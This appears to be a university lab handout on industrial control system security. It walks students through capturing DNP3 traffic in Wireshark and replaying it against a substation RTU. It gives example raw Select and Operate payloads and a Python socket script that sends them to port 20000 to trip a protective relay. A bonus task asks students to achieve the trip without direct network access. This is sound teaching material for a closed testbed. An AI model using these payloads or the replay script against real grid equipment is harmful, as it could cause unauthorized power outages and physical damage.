

Preliminary steps before starting the experiment:

1) Click the Launch button to start the experiment.




2) Click OK to create a new session




3) Click the **Screen Sharing** option and click connect to establish the session

Attacker




4) Click the **VNC viewer** button on the taskbar of the Windows 7 host that opens soon after and enter **10.1.200.44** as the ip address of the VNC server. Click connect to establish the session


Attacker




5) Click Continue to connect to the kali box.



6) Gently hover over the center of the VNC viewer window to find the menu with options. Click the **Full Screen View** button (fifth from the left) for a better experience.



7) This is how a full screen Kali box looks like.



Repeat steps 2 and 3 for the Control Center virtual machine and the Substation virtual machine respectively.

Actual Experiment:

Wireshark & Scripting
Module 3 (20-25 mins)

Learning Outcomes

- Gain a basic understanding of how packet sniffing tools could be used to understand traffic patterns and data formats.
- Understand the basics of how captured traffic could be used to replay command packets to create unintended effects on protective relays.

Packet sniffing in Wireshark
Wireshark is a versatile tool that enables the capture and analysis of network traffic packets. Wireshark also provides the features to decode and disassemble packets from several common protocols including common SCADA protocols such as DNP3, Modbus, IEC 61850, ICCP, etc.,


To sniff packets once inside Wireshark, you need to select a particular network interface and then clicking on start. Depending on the location of the machine from which Wireshark is started, the traffic that it can see varies. In our training environment, the attacker virtual machine, the control center scadas01 machine, and the substation-RTU virtual machine should have

Wireshark.

As an example, we have a stored packet capture (xxx_trip_capture.pcap) on each of the attacker virtual machines. This packet capture was obtained from the control network on one of the control center machines and contains the communication sequence between the control center and the RTU when it sends a trip command.

You could also view the network traffic live on one of the control center or the substation RTU virtual machines by starting Wireshark.

You should see a screen similar to this:



We can see in the screenshot that Wireshark provides a high-level summary of the packets with their timestamps, sender, receiver, and other high-level information. Also, it provides filters to narrow down selected packets from the entire list of packets, such as those that have a specific protocol, e.g. DNP3.

DNP3 Trip Operation

We have captured the data that the control center sends to the substation RTU when it issues the trip command to a relay beforehand.

Using python, we can replay this data to the RTU to cause an unauthorized trip of the relay.

A DNP3 trip is typically comprised of two actions. First a "Select" and then an "Operate" command is sent to the RTU.

Given the current network settings, the select and operate command have the following TCP payloads (represented as hex strings).

Select Payload

'\x05\x64\x1a\xc4\x02\x00\x00\x00\xeb\x42\xeb\xcd\x03\x0c\x01\x28\x01\x00\x03\x00\x81\x01\x10\x27\x00\x00\x86\xa5\x00\x00\x00\x00\x00\xff\xff'

Operate Payload

'\x05\x64\x1a\xc4\x02\x00\x00\x00\xeb\x42\xec\xce\x04\x0c\x01\x28\x01\x00\x03\x00\x81\x01\x10\x27\x00\x00\xa3\x02\x00\x00\x00\x00\x00\xff\xff'

NOTE: This is just an example. The actual data differ depending on which device (relay) is being targeted and you need to pinpoint them first.

Python Trip Script

This information can be loaded into the following python script.

```
import socket
size = 1024
select=str('INSERT SELECT STRING HERE')
operate=str('INSERT OPERATE STRING HERE')
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('INSERT IP ADDRESS HERE', 20000))
s.send(select)
data = s.recv(size)
s.send(operate)
```

```
data = s.recv(size)
print 'Relay Tripped!'
s.close()
```

Replace the string that says "IP ADDRESS HERE" with the public IP Address of your RTU. This will be "X.X.X.210" where "X.X.X" is your substation network.

Tasks

Base on the brief introduction above, you are asked to

1. Launch a replay attack to trip the relay assigned to your network, given that you have access to the Control Center (CC) and RTU VM. To do this, you need
   - Go to the RTU VM and capture the DNP3 packets exchanged between your control center and RTU. Close and trip your relay for several times in order to capture the packets that really matter. (Please check the following section to learn about the control center and RTU VM. Ask me or anyone in the lab if you need more help regarding how to change the status of relay via EMS)
   - Determine the two magic packet segments from the packets you just sniff by playing with Wireshark's filter and packet decoder, and then insert them into the python template given previously.
   - Run the python script you have obtained on your Kali and see whether it trips the relay (It's a successfully malicious attack if it does its work).
2. This task is a bonus for you. As we saw in task 1, the attacker is assumed to have the access to the RTU or CC to capture the DNP3 packets. What if you have to do the same thing without this assumption (this is often the case)? Please try to work only on your Kali to launch the same replay attack (The main hurdle is to find a way to enable your Kali to see the communication between CC and RTU. You can still close and trip the relay on the CC as a normal utility operator).

Relevant knowledge on the Control Center and RTU VM

Fig. 1 What your CC looks like when you log in




Fig. 2 What your RTU looks like when you log in

Fig. 1 and 2 shows the human interfaces in CC and RTU VMs. In CC, the relay that does not have “f” status (which means failure mode) is under your control so that in Fig. 1, Relay2 and SEL421-2 are the two can be controlled. Click on the status “close”, it will pop up a session for you to select “trip” and vice versa. The CC and RTU should be similar to above figures, if not, they are not talking properly especially when you see the first 4 green circles from above in Fig.2 are red.

During the training, we would be sharing the physical relays among multiple teams, which means when the topology is tuned for you, you are only able to see one relay (which is not “f” in the CC and which has a green circle in front in the RTU).

Time Multiplexing of the relays

Since we only have 4 relays, you need to split into two groups and each group will be given the access to relays during a different time slot. (I will leave it to Dr. Manimaran and yourselves to

determine and will make the EMS in the proper mode every time.)

Delivery

Please submit a copy of the pcap and the python script/scripts you have.

I think it's necessary to have several rules when we doing the lab:

- Please do not login to others' VMs.
- These teams are not allowed for personal usage except for doing the four labs, so do not watch any irrelevant videos inside.
- Each VM should be kept as public, especially so for admins. So please do not set your own pwd. If you are afraid that anyone would see the results you have collected, just back up and remove original copies.
- It is recommended to get rid of any fingerprints (such as browsing history, scripts created, and firewall rules configured.) you have left on those VMs when the labs are done, especially after the last one.